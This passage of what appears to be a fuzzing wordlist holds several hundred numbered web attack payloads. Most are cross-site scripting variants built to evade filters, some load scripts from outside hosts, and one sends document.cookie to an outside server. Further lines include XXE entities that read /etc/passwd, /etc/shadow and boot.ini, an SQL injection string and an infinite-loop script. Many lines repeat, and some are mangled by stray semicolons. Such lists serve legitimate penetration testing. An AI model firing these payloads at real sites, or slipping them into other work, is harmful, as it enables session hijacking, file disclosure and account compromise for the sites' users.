2310   <script>a=/XSS/\ndocument.vulnerable=true;</script>
2311   \";document.vulnerable=true;;//
2312   </title><SCRIPT>document.vulnerable=true;</script>
2313   <input TYPE="IMAGE" SRC="javascript:document.vulnerable=true;">
2314   <body BACKGROUND="javascript:document.vulnerable=true;">
2315   <body ONLOAD=document.vulnerable=true;>
2316   <img DYNSRC="javascript:document.vulnerable=true;">
2317   <img LOWSRC="javascript:document.vulnerable=true;">
2318   <bgsound SRC="javascript:document.vulnerable=true;">
2319   <br SIZE="&{document.vulnerable=true}">
2320   <LAYER SRC="javascript:document.vulnerable=true;"></LAYER>
2321   <link REL="stylesheet" HREF="javascript:document.vulnerable=true;">
2322   <style>li {list-style-image: url("javascript:document.vulnerable=true;");</STYLE><UL><LI>XSS
2323   <img SRC='vbscript:document.vulnerable=true;'>
2324   1script3document.vulnerable=true;1/script3
2325   <meta HTTP-EQUIV="refresh" CONTENT="0;url=javascript:document.vulnerable=true;">
```

```
2326    <meta HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:document.vulnerable=true;">
2327    <IFRAME SRC="javascript:document.vulnerable=true;"></iframe>
2328    <FRAMESET><FRAME SRC="javascript:document.vulnerable=true;"></frameset>
2329    <table BACKGROUND="javascript:document.vulnerable=true;">
2330    <table><TD BACKGROUND="javascript:document.vulnerable=true;">
2331    <div STYLE="background-image: url(javascript:document.vulnerable=true;)">
2332    <div STYLE="background-image: url(&#1;javascript:document.vulnerable=true;)">
2333    <div STYLE="width: expression(document.vulnerable=true);">
2334    <style>@im\port'\ja\vasc\ript:document.vulnerable=true';</style>
2335    <img STYLE="xss:expr/*XSS*/ession(document.vulnerable=true)">
2336    <XSS STYLE="xss:expression(document.vulnerable=true)">
2337    exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(document.vulnerable=true)'>
2338    <style TYPE="text/javascript">document.vulnerable=true;</style>
2339    <style>.XSS{background-image:url("javascript:document.vulnerable=true");}</STYLE><A CLASS=XSS></a>
2340    <style type="text/css">BODY{background:url("javascript:document.vulnerable=true")}</style>
2341    <!--[if gte IE 4]><SCRIPT>document.vulnerable=true;</SCRIPT><![endif]-->
2342    <base HREF="javascript:document.vulnerable=true;//">
2343    <OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:document.vulnerable=true></object>
2344    <XML ID=I><X><C><![<IMG SRC="javas]]<![cript:document.vulnerable=true;">]]</C></X></xml><SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=
2345    <XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:document.vulnerable=true"></B></I></XML><SPAN DATASRC="#xss" DATAFLD="B" DATAFC
2346    <html><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2
2347    <? echo('<SCR)';echo('IPT>document.vulnerable=true</SCRIPT>'); ?>
2348    <meta HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>document.vulnerable=true</SCRIPT>">
2349    <head><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-document.vulnerable=true;+ADw-/
2350    <a href="javascript#document.vulnerable=true;">
2351    <div onmouseover="document.vulnerable=true;">
2352    <img src="javascript:document.vulnerable=true;">
2353    <img dynsrc="javascript:document.vulnerable=true;">
2354    <input type="image" dynsrc="javascript:document.vulnerable=true;">
2355    <bgsound src="javascript:document.vulnerable=true;">
2356    &<script>document.vulnerable=true;</script>
2357    &{document.vulnerable=true;};
2358    <img src=&{document.vulnerable=true;};>
```

```
2359    <link rel="stylesheet" href="javascript:document.vulnerable=true;">
2360    <iframe src="vbscript:document.vulnerable=true;">
2361    <img src="mocha:document.vulnerable=true;">
2362    <img src="livescript:document.vulnerable=true;">
2363    <a href="about:<script>document.vulnerable=true;</script>">
2364    <meta http-equiv="refresh" content="0;url=javascript:document.vulnerable=true;">
2365    <body onload="document.vulnerable=true;">
2366    <div style="background-image: url(javascript:document.vulnerable=true;);">
2367    <div style="behaviour: url([link to code]);">
2368    <div style="binding: url([link to code]);">
2369    <div style="width: expression(document.vulnerable=true;);">
2370    <style type="text/javascript">document.vulnerable=true;</style>
2371    <object classid="clsid:..." codebase="javascript:document.vulnerable=true;">
2372    <style><!--</style><script>document.vulnerable=true;//--></script>
2373    <<script>document.vulnerable=true;</script>
2374    <![<!--]]<script>document.vulnerable=true;//--></script>
2375    <!-- -- --><script>document.vulnerable=true;</script><!-- -- -->
2376    <img src="blah"onmouseover="document.vulnerable=true;">
2377    <img src="blah>" onmouseover="document.vulnerable=true;">
2378    <xml src="javascript:document.vulnerable=true;">
2379    <xml id="X"><a><b><script>document.vulnerable=true;</script>;</b></a></xml>
2380    <div datafld="b" dataformatas="html" datasrc="#X"></div>
2381    [\xC0][\xBC]script>document.vulnerable=true;[\xC0][\xBC]/script>
2382    <style>@import'http://www.securitycompass.com/xss.css';</style>
2383    <meta HTTP-EQUIV="Link" Content="<http://www.securitycompass.com/xss.css>; REL=stylesheet">
2384    <style>BODY{-moz-binding:url("http://www.securitycompass.com/xssmoz.xml#xss")}</style>
2385    <OBJECT TYPE="text/x-scriptlet" DATA="http://www.securitycompass.com/scriptlet.html"></object>
2386    <HTML xmlns:xss><?import namespace="xss" implementation="http://www.securitycompass.com/xss.htc"><xss:xss>XSS</xss:xss></html>
2387    <script SRC="http://www.securitycompass.com/xss.jpg"></script>
2388    <!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://www.securitycompass.com/xss.js></SCRIPT>'"-->
2389    <script a=">" SRC="http://www.securitycompass.com/xss.js"></script>
2390    <script =">" SRC="http://www.securitycompass.com/xss.js"></script>
2391    <script a=">" '' SRC="http://www.securitycompass.com/xss.js"></script>
```

```
2392  <script "a='>'" SRC="http://www.securitycompass.com/xss.js"></script>
2393  <script a=`>` SRC="http://www.securitycompass.com/xss.js"></script>
2394  <script a=">'>" SRC="http://www.securitycompass.com/xss.js"></script>
2395  <script>document.write("<SCRI");</SCRIPT>PT SRC="http://www.securitycompass.com/xss.js"></script>
2396  <div style="binding: url(http://www.securitycompass.com/xss.js);"> [Mozilla]
2397  &quot;&gt;&lt;BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert(&quot;XSS&quot;)&gt;
2398  &lt;/script&gt;&lt;script&gt;alert(1)&lt;/script&gt;
2399  &lt;/br style=a:expression(alert())&gt;
2400  &lt;scrscriptipt&gt;alert(1)&lt;/scrscriptipt&gt;
2401  &lt;br size=\&quot;&amp;{alert(&#039;XSS&#039;)}\&quot;&gt;
2402  perl -e &#039;print \&quot;&lt;IMG SRC=java\0script:alert(\&quot;XSS\&quot;)&gt;\&quot;;&#039; &gt; out
2403  perl -e &#039;print \&quot;&lt;SCR\0IPT&gt;alert(\&quot;XSS\&quot;)&lt;/SCR\0IPT&gt;\&quot;;&#039; &gt; out
2404  <~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2405  <~/XSS/*-*/STYLE=xss:e/**/xpression(window.location="http://www.procheckup.com/?sid="%2bdocument.cookie)>
2406  <~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2407  <~/XSS STYLE=xss:expression(alert('XSS'))>
2408  "><script>alert('XSS')</script>
2409  </XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2410  XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2411  XSS STYLE=xss:e/**/xpression(alert('XSS'))>
2412  </XSS STYLE=xss:expression(alert('XSS'))>
2413  ';;alert(String.fromCharCode(88,83,83))//\';;alert(String.fromCharCode(88,83,83))//";;alert(String.fromCharCode(88,83,83))//\";;
2414  ';';;!--"<;<;XSS>;=&;{()}
2415  <;SCRIPT>;alert(';XSS';)<;/SCRIPT>;
2416  <;SCRIPT SRC=http://ha.ckers.org/xss.js>;<;/SCRIPT>;
2417  <;SCRIPT>;alert(String.fromCharCode(88,83,83))<;/SCRIPT>;
2418  <;BASE HREF=";javascript:alert(';XSS';);//";>;
2419  <;BGSOUND SRC=";javascript:alert(';XSS';);";>;
2420  <;BODY BACKGROUND=";javascript:alert(';XSS';);";>;
2421  <;BODY ONLOAD=alert(';XSS';)>;
2422  <;DIV STYLE=";background-image: url(javascript:alert(';XSS';))";>;
2423  <;DIV STYLE=";background-image: url(&;#1;javascript:alert(';XSS';))";>;
2424  <;DIV STYLE=";width: expression(alert(';XSS';));";>;
```

```
2425   <;FRAMESET>;<;FRAME SRC=";javascript:alert(';XSS';);";>;<;/FRAMESET>;
2426   <;IFRAME SRC=";javascript:alert(';XSS';);";>;<;/IFRAME>;
2427   <;INPUT TYPE=";IMAGE"; SRC=";javascript:alert(';XSS';);";>;
2428   <;IMG SRC=";javascript:alert(';XSS';);";>;
2429   <;IMG SRC=javascript:alert(';XSS';)>;
2430   <;IMG DYNSRC=";javascript:alert(';XSS';);";>;
2431   <;IMG LOWSRC=";javascript:alert(';XSS';);";>;
2432   <;IMG SRC=";http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode";>;
2433   Redirect 302 /a.jpg http://victimsite.com/admin.asp&;deleteuser
2434   exp/*<;XSS STYLE=';no\xss:noxss(";*//*";);
2435   <;STYLE>;li {list-style-image: url(";javascript:alert(&#39;XSS&#39;)";);}<;/STYLE>;<;UL>;<;LI>;XSS
2436   <;IMG SRC=';vbscript:msgbox(";XSS";)';>;
2437   <;LAYER SRC=";http://ha.ckers.org/scriptlet.html";>;<;/LAYER>;
2438   <;IMG SRC=";livescript:[code]";>;
2439   %BCscript%BEalert(%A2XSS%A2)%BC/script%BE
2440   <;META HTTP-EQUIV=";refresh"; CONTENT=";0;url=javascript:alert(';XSS';);";>;
2441   <;META HTTP-EQUIV=";refresh"; CONTENT=";0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K";>;
2442   <;META HTTP-EQUIV=";refresh"; CONTENT=";0; URL=http://;URL=javascript:alert(';XSS';);";>;
2443   <;IMG SRC=";mocha:[code]";>;
2444   <;OBJECT TYPE=";text/x-scriptlet"; DATA=";http://ha.ckers.org/scriptlet.html";>;<;/OBJECT>;
2445   <;OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389>;<;param name=url value=javascript:alert(';XSS';)>;<;/OBJECT>;
2446   <;EMBED SRC=";http://ha.ckers.org/xss.swf"; AllowScriptAccess=";always";>;<;/EMBED>;
2447   a=";get";;&;#10;b=";URL(";";;&;#10;c=";javascript:";;&;#10;d=";alert(';XSS';);";)";;&;#10;eval(a+b+c+d);
2448   <;STYLE TYPE=";text/javascript";>;alert(';XSS';);<;/STYLE>;
2449   <;IMG STYLE=";xss:expr/*XSS*/ession(alert(';XSS';))";>;
2450   <;XSS STYLE=";xss:expression(alert(';XSS';))";>;
2451   <;STYLE>;.XSS{background-image:url(";javascript:alert(';XSS';)";);}<;/STYLE>;<;A CLASS=XSS>;<;/A>;
2452   <;STYLE type=";text/css";>;BODY{background:url(";javascript:alert(';XSS';)";)}<;/STYLE>;
2453   <;LINK REL=";stylesheet"; HREF=";javascript:alert(';XSS';);";>;
2454   <;LINK REL=";stylesheet"; HREF=";http://ha.ckers.org/xss.css";>;
2455   <;STYLE>;@import';http://ha.ckers.org/xss.css';;<;/STYLE>;
2456   <;META HTTP-EQUIV=";Link"; Content=";<;http://ha.ckers.org/xss.css>;; REL=stylesheet";>;
2457   <;STYLE>;BODY{-moz-binding:url(";http://ha.ckers.org/xssmoz.xml#xss";)}<;/STYLE>;
```

```
2458   <;TABLE BACKGROUND=";javascript:alert(';XSS';)";>;<;/TABLE>;
2459   <;TABLE>;<;TD BACKGROUND=";javascript:alert(';XSS';)";>;<;/TD>;<;/TABLE>;
2460   <;HTML xmlns:xss>;
2461   <;XML ID=I>;<;X>;<;C>;<;![CDATA[<;IMG SRC=";javas]]>;<;![CDATA[cript:alert(';XSS';);";>;]]>;
2462   <;XML ID=";xss";>;<;I>;<;B>;<;IMG SRC=";javas<;!-- -->;cript:alert(';XSS';)";>;<;/B>;<;/I>;<;/XML>;
2463   <;XML SRC=";http://ha.ckers.org/xsstest.xml"; ID=I>;<;/XML>;
2464   <;HTML>;<;BODY>;
2465   <;!--[if gte IE 4]>;
2466   <;META HTTP-EQUIV=";Set-Cookie"; Content=";USERID=<;SCRIPT>;alert(';XSS';)<;/SCRIPT>;";>;
2467   <;XSS STYLE=";behavior: url(http://ha.ckers.org/xss.htc);";>;
2468   <;SCRIPT SRC=";http://ha.ckers.org/xss.jpg";>;<;/SCRIPT>;
2469   <;!--#exec cmd=";/bin/echo ';<;SCRIPT SRC';";-->;<;!--#exec cmd=";/bin/echo ';=http://ha.ckers.org/xss.js>;<;/SCRIPT>;';";-->;
2470   <;? echo(';<;SCR)';;
2471   <;BR SIZE=";&;{alert(';XSS';)}";>;
2472   <;IMG SRC=JaVaScRiPt:alert(';XSS';)>;
2473   <;IMG SRC=javascript:alert(&;quot;XSS&;quot;)>;
2474   <;IMG SRC=`javascript:alert(";RSnake says, ';XSS';";)`>;
2475   <;IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>;
2476   <;IMG RC=&;#106;&;#97;&;#118;&;#97;&;#115;&;#99;&;#114;&;#105;&;#112;&;#116;&;#58;&;#97;&;#108;&;#101;&;#114;&;#116;&;#40;&;#39;
2477   <;IMG RC=&;#0000106&;#0000097&;#0000118&;#0000097&;#0000115&;#0000099&;#0000114&;#0000105&;#0000112&;#0000116&;#0000058&;#000009
2478   <;DIV STYLE=";background-image:\0075\0072\006C\0028';\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072
2479   <;IMG SRC=&;#x6A&;#x61&;#x76&;#x61&;#x73&;#x63&;#x72&;#x69&;#x70&;#x74&;#x3A&;#x61&;#x6C&;#x65&;#x72&;#x74&;#x28&;#x27&;#x58&;#x
2480   <;HEAD>;<;META HTTP-EQUIV=";CONTENT-TYPE"; CONTENT=";text/html; charset=UTF-7";>; <;/HEAD>;+ADw-SCRIPT+AD4-alert(';XSS';);+ADw-/
2481   \";;alert(';XSS';);//
2482   <;/TITLE>;<;SCRIPT>;alert("XSS);<;/SCRIPT>;
2483   <;STYLE>;@im\port';\ja\vasc\ript:alert(";XSS");';;<;/STYLE>;
2484   <;IMG SRC=";jav&#x09;ascript:alert(';XSS';);";>;
2485   <;IMG SRC=";jav&;#x09;ascript:alert(';XSS';);";>;
2486   <;IMG SRC=";jav&;#x0A;ascript:alert(';XSS';);";>;
2487   <;IMG SRC=";jav&;#x0D;ascript:alert(';XSS';);";>;
2488   <;IMG&#x0D;SRC&#x0D;=&#x0D;";&#x0D;j&#x0D;a&#x0D;v&#x0D;a&#x0D;s&#x0D;c&#x0D;r&#x0D;i&#x0D;p&#x0D;t&#x0D;:&#x0D;a&#x0D;l&#x0D;e&
2489   perl -e ';print ";<;IM SRC=java\0script:alert(";XSS";)>";';';>; out
2490   perl -e ';print ";&;<;SCR\0IPT>;alert(";XSS";)<;/SCR\0IPT>;";';'; >; out
```

```
2491   <;IMG SRC="; &;#14;  javascript:alert(';XSS';);";>;
2492   <;SCRIPT/XSS SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2493   <;BODY onload!#$%&;()*~+-_.,:;?@[/|\]^`=alert(";XSS";)>;
2494   <;SCRIPT SRC=http://ha.ckers.org/xss.js
2495   <;SCRIPT SRC=//ha.ckers.org/.j>;
2496   <;IMG SRC=";javascript:alert(';XSS';)";
2497   <;IFRAME SRC=http://ha.ckers.org/scriptlet.html <;
2498   <;<;SCRIPT>;alert(";XSS";);//<;<;/SCRIPT>;
2499   <;IMG ";";";>;<;SCRIPT>;alert(";XSS";)<;/SCRIPT>;";>;
2500   <;SCRIPT>;a=/XSS/
2501   <;SCRIPT a=";>;"; SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2502   <;SCRIPT =";blah"; SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2503   <;SCRIPT a=";blah"; ';'; SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2504   <;SCRIPT ";a=';>;';"; SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2505   <;SCRIPT a=`>;` SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2506   <;SCRIPT>;document.write(";<;SCRI";);<;/SCRIPT>;PT SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2507   <;SCRIPT a=";>';>"; SRC=";http://ha.ckers.org/xss.js";>;<;/SCRIPT>;
2508   <;A HREF=";http://66.102.7.147/";>;XSS<;/A>;
2509   <;A HREF=";http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D";>;XSS<;/A>;
2510   <;A HREF=";http://1113982867/";>;XSS<;/A>;
2511   <;A HREF=";http://0x42.0x0000066.0x7.0x93/";>;XSS<;/A>;
2512   <;A HREF=";http://0102.0146.0007.00000223/";>;XSS<;/A>;
2513   <;A HREF=";h&#x0A;tt&#09;p://6&;#09;6.000146.0x7.147/";>;XSS<;/A>;
2514   <;A HREF=";//www.google.com/";>;XSS<;/A>;
2515   <;A HREF=";//google";>;XSS<;/A>;
2516   <;A HREF=";http://ha.ckers.org@google";>;XSS<;/A>;
2517   <;A HREF=";http://google:ha.ckers.org";>;XSS<;/A>;
2518   <;A HREF=";http://google.com/";>;XSS<;/A>;
2519   <;A HREF=";http://www.google.com./";>;XSS<;/A>;
2520   <;A HREF=";javascript:document.location=';http://www.google.com/';";>;XSS<;/A>;
2521   <;A HREF=";http://www.gohttp://www.google.com/ogle.com/";>;XSS<;/A>;
2522   <script>document.vulnerable=true;</script>
2523   <img SRC="jav ascript:document.vulnerable=true;">
```

```
2524    <img SRC="javascript:document.vulnerable=true;">
2525    <img SRC=" &#14; javascript:document.vulnerable=true;">
2526    <body onload!#$%&()*~+-_.,:;?@[/|\]^`=document.vulnerable=true;>
2527    <<SCRIPT>document.vulnerable=true;//<</SCRIPT>
2528    <script <B>document.vulnerable=true;</script>
2529    <img SRC="javascript:document.vulnerable=true;"
2530    <iframe src="javascript:document.vulnerable=true; <
2531    <script>a=/XSS/\ndocument.vulnerable=true;</script>
2532    \";document.vulnerable=true;;//
2533    </title><SCRIPT>document.vulnerable=true;</script>
2534    <input TYPE="IMAGE" SRC="javascript:document.vulnerable=true;">
2535    <body BACKGROUND="javascript:document.vulnerable=true;">
2536    <body ONLOAD=document.vulnerable=true;>
2537    <img DYNSRC="javascript:document.vulnerable=true;">
2538    <img LOWSRC="javascript:document.vulnerable=true;">
2539    <bgsound SRC="javascript:document.vulnerable=true;">
2540    <br SIZE="&{document.vulnerable=true}">
2541    <LAYER SRC="javascript:document.vulnerable=true;"></LAYER>
2542    <link REL="stylesheet" HREF="javascript:document.vulnerable=true;">
2543    <style>li {list-style-image: url("javascript:document.vulnerable=true;");</STYLE><UL><LI>XSS
2544    <img SRC='vbscript:document.vulnerable=true;'>
2545    1script3document.vulnerable=true;1/script3
2546    <meta HTTP-EQUIV="refresh" CONTENT="0;url=javascript:document.vulnerable=true;">
2547    <meta HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:document.vulnerable=true;">
2548    <IFRAME SRC="javascript:document.vulnerable=true;"></iframe>
2549    <FRAMESET><FRAME SRC="javascript:document.vulnerable=true;"></frameset>
2550    <table BACKGROUND="javascript:document.vulnerable=true;">
2551    <table><TD BACKGROUND="javascript:document.vulnerable=true;">
2552    <div STYLE="background-image: url(javascript:document.vulnerable=true;)">
2553    <div STYLE="background-image: url(&#1;javascript:document.vulnerable=true;)">
2554    <div STYLE="width: expression(document.vulnerable=true);">
2555    <style>@im\port'\ja\vasc\ript:document.vulnerable=true';</style>
2556    <img STYLE="xss:expr/*XSS*/ession(document.vulnerable=true)">
```

```
2557   <XSS STYLE="xss:expression(document.vulnerable=true)">
2558   exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(document.vulnerable=true)'>
2559   <style TYPE="text/javascript">document.vulnerable=true;</style>
2560   <style>.XSS{background-image:url("javascript:document.vulnerable=true");}</STYLE><A CLASS=XSS></a>
2561   <style type="text/css">BODY{background:url("javascript:document.vulnerable=true")}</style>
2562   <!--[if gte IE 4]><SCRIPT>document.vulnerable=true;</SCRIPT><![endif]-->
2563   <base HREF="javascript:document.vulnerable=true;//">
2564   <OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:document.vulnerable=true></object>
2565   <XML ID=I><X><C><![<IMG SRC="javas]]<![cript:document.vulnerable=true;">]]</C></X></xml><SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=
2566   <XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:document.vulnerable=true"></B></I></XML><SPAN DATASRC="#xss" DATAFLD="B" DATAFO
2567   <html><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2
2568   <? echo('<SCR)';echo('IPT>document.vulnerable=true</SCRIPT>'); ?>
2569   <meta HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>document.vulnerable=true</SCRIPT>">
2570   <head><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-document.vulnerable=true;+ADw-/
2571   <a href="javascript#document.vulnerable=true;">
2572   <div onmouseover="document.vulnerable=true;">
2573   <img src="javascript:document.vulnerable=true;">
2574   <img dynsrc="javascript:document.vulnerable=true;">
2575   <input type="image" dynsrc="javascript:document.vulnerable=true;">
2576   <bgsound src="javascript:document.vulnerable=true;">
2577   &<script>document.vulnerable=true;</script>
2578   &{document.vulnerable=true;};
2579   <img src=&{document.vulnerable=true;};>
2580   <link rel="stylesheet" href="javascript:document.vulnerable=true;">
2581   <iframe src="vbscript:document.vulnerable=true;">
2582   <img src="mocha:document.vulnerable=true;">
2583   <img src="livescript:document.vulnerable=true;">
2584   <a href="about:<script>document.vulnerable=true;</script>">
2585   <meta http-equiv="refresh" content="0;url=javascript:document.vulnerable=true;">
2586   <body onload="document.vulnerable=true;">
2587   <div style="background-image: url(javascript:document.vulnerable=true;);">
2588   <div style="behaviour: url([link to code]);">
2589   <div style="binding: url([link to code]);">
```

```
2590   <div style="width: expression(document.vulnerable=true;);">
2591   <style type="text/javascript">document.vulnerable=true;</style>
2592   <object classid="clsid:..." codebase="javascript:document.vulnerable=true;">
2593   <style><!--</style><script>document.vulnerable=true;//--></script>
2594   <<script>document.vulnerable=true;</script>
2595   <![<!--]]<script>document.vulnerable=true;//--></script>
2596   <!-- -- --><script>document.vulnerable=true;</script><!-- -- -->
2597   <img src="blah"onmouseover="document.vulnerable=true;">
2598   <img src="blah>" onmouseover="document.vulnerable=true;">
2599   <xml src="javascript:document.vulnerable=true;">
2600   <xml id="X"><a><b><script>document.vulnerable=true;</script>;</b></a></xml>
2601   <div datafld="b" dataformatas="html" datasrc="#X"></div>
2602   [\xC0][\xBC]script>document.vulnerable=true;[\xC0][\xBC]/script>
2603   <style>@import'http://www.securitycompass.com/xss.css';</style>
2604   <meta HTTP-EQUIV="Link" Content="<http://www.securitycompass.com/xss.css>; REL=stylesheet">
2605   <style>BODY{-moz-binding:url("http://www.securitycompass.com/xssmoz.xml#xss")}</style>
2606   <OBJECT TYPE="text/x-scriptlet" DATA="http://www.securitycompass.com/scriptlet.html"></object>
2607   <HTML xmlns:xss><?import namespace="xss" implementation="http://www.securitycompass.com/xss.htc"><xss:xss>XSS</xss:xss></html>
2608   <script SRC="http://www.securitycompass.com/xss.jpg"></script>
2609   <!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://www.securitycompass.com/xss.js></SCRIPT>'"-->
2610   <script a=">" SRC="http://www.securitycompass.com/xss.js"></script>
2611   <script =">" SRC="http://www.securitycompass.com/xss.js"></script>
2612   <script a=">" '' SRC="http://www.securitycompass.com/xss.js"></script>
2613   <script "a='>'" SRC="http://www.securitycompass.com/xss.js"></script>
2614   <script a=`>` SRC="http://www.securitycompass.com/xss.js"></script>
2615   <script a=">'>" SRC="http://www.securitycompass.com/xss.js"></script>
2616   <script>document.write("<SCRI");</SCRIPT>PT SRC="http://www.securitycompass.com/xss.js"></script>
2617   <div style="binding: url(http://www.securitycompass.com/xss.js);"> [Mozilla]
2618   ";>;<;BODY onload!#$%&;()*~+-_.,:;?@[/|\]^`=alert(";XSS");>;
2619   <;/script>;<;script>;alert(1)<;/script>;
2620   <;/br style=a:expression(alert())>;
2621   <;scrscriptipt>;alert(1)<;/scrscriptipt>;
2622   <;br size=\";&;{alert(&#039;XSS&#039;)}\";>;
```

```
2623  perl -e &#039;print \";<;IMG SRC=java\0script:alert(\";XSS\";)>;\";;&#039; >; out
2624  perl -e &#039;print \";<;SCR\0IPT>;alert(\";XSS\";)<;/SCR\0IPT>;\";;&#039; >; out
2625  <~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2626  <~/XSS/*-*/STYLE=xss:e/**/xpression(window.location="http://www.procheckup.com/?sid="%2bdocument.cookie)>
2627  <~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2628  <~/XSS STYLE=xss:expression(alert('XSS'))>
2629  "><script>alert('XSS')</script>
2630  </XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2631  XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
2632  XSS STYLE=xss:e/**/xpression(alert('XSS'))>
2633  </XSS STYLE=xss:expression(alert('XSS'))>
2634  >"><script>alert("XSS")</script>&
2635  "><STYLE>@import"javascript:alert('XSS')";</STYLE>
2636  >"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;a
2637  >%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
2638  '%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
2639  '';!--"<XSS>=&{()}
2640  <IMG SRC="javascript:alert('XSS');">
2641  <IMG SRC=javascript:alert('XSS')>
2642  <IMG SRC=JaVaScRiPt:alert('XSS')>
2643  <IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)>
2644  <IMGSRC=&#106;&#97;&#118;&#97;&<WBR>#115;&#99;&#114;&#105;&#112;&<WBR>#116;&#58;&#97;&#108;&#101;&<WBR>#114;&#116;&#40;&#39;&#88
2645  <IMGSRC=&#0000106&#0000097&<WBR>#0000118&#0000097&#0000115&<WBR>#0000099&#0000114&#0000105&<WBR>#0000112&#0000116&#0000058&<WBR>
2646  <IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x72&#x69&#x70&#x74&#x3A&<WBR>#x61&#x6C&#x65&#x72&#x74&#x28&<WBR>#x27&#x58&#x53&#x53
2647  <IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
2648  <IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
2649  <![CDATA[<script>var n=0;while(true){n++;}</script>]]>
2650  <?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]
2651  <?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or ''=']]></foof>
2652  <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file://c:/boot.ini">]><foo>&xee
2653  <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xee
2654  <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/shadow">]><foo>&xee
2655  <?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///dev/random">]><foo>&xee
```

```
2656   <script>alert('XSS')</script>
2657   %3cscript%3ealert('XSS')%3c/script%3e
2658   %22%3e%3cscript%3ealert('XSS')%3c/script%3e
2659   <IMG SRC="javascript:alert('XSS');">
2660   <IMG SRC=javascript:alert(&quot;XSS&quot;)>
2661   <IMG SRC=javascript:alert('XSS')>
2662   <img src=xss onerror=alert(1)>
2663   <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
2664   <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
2665   <IMG SRC="jav ascript:alert('XSS');">
2666   <IMG SRC="jav&#x09;ascript:alert('XSS');">
2667   <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#3
2668   <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#
2669   <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
2670   <BODY BACKGROUND="javascript:alert('XSS')">
2671   <BODY ONLOAD=alert('XSS')>
2672   <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
2673   <IMG SRC="javascript:alert('XSS')"
2674   <iframe src=http://ha.ckers.org/scriptlet.html <
2675   <<SCRIPT>alert("XSS");//<</SCRIPT>
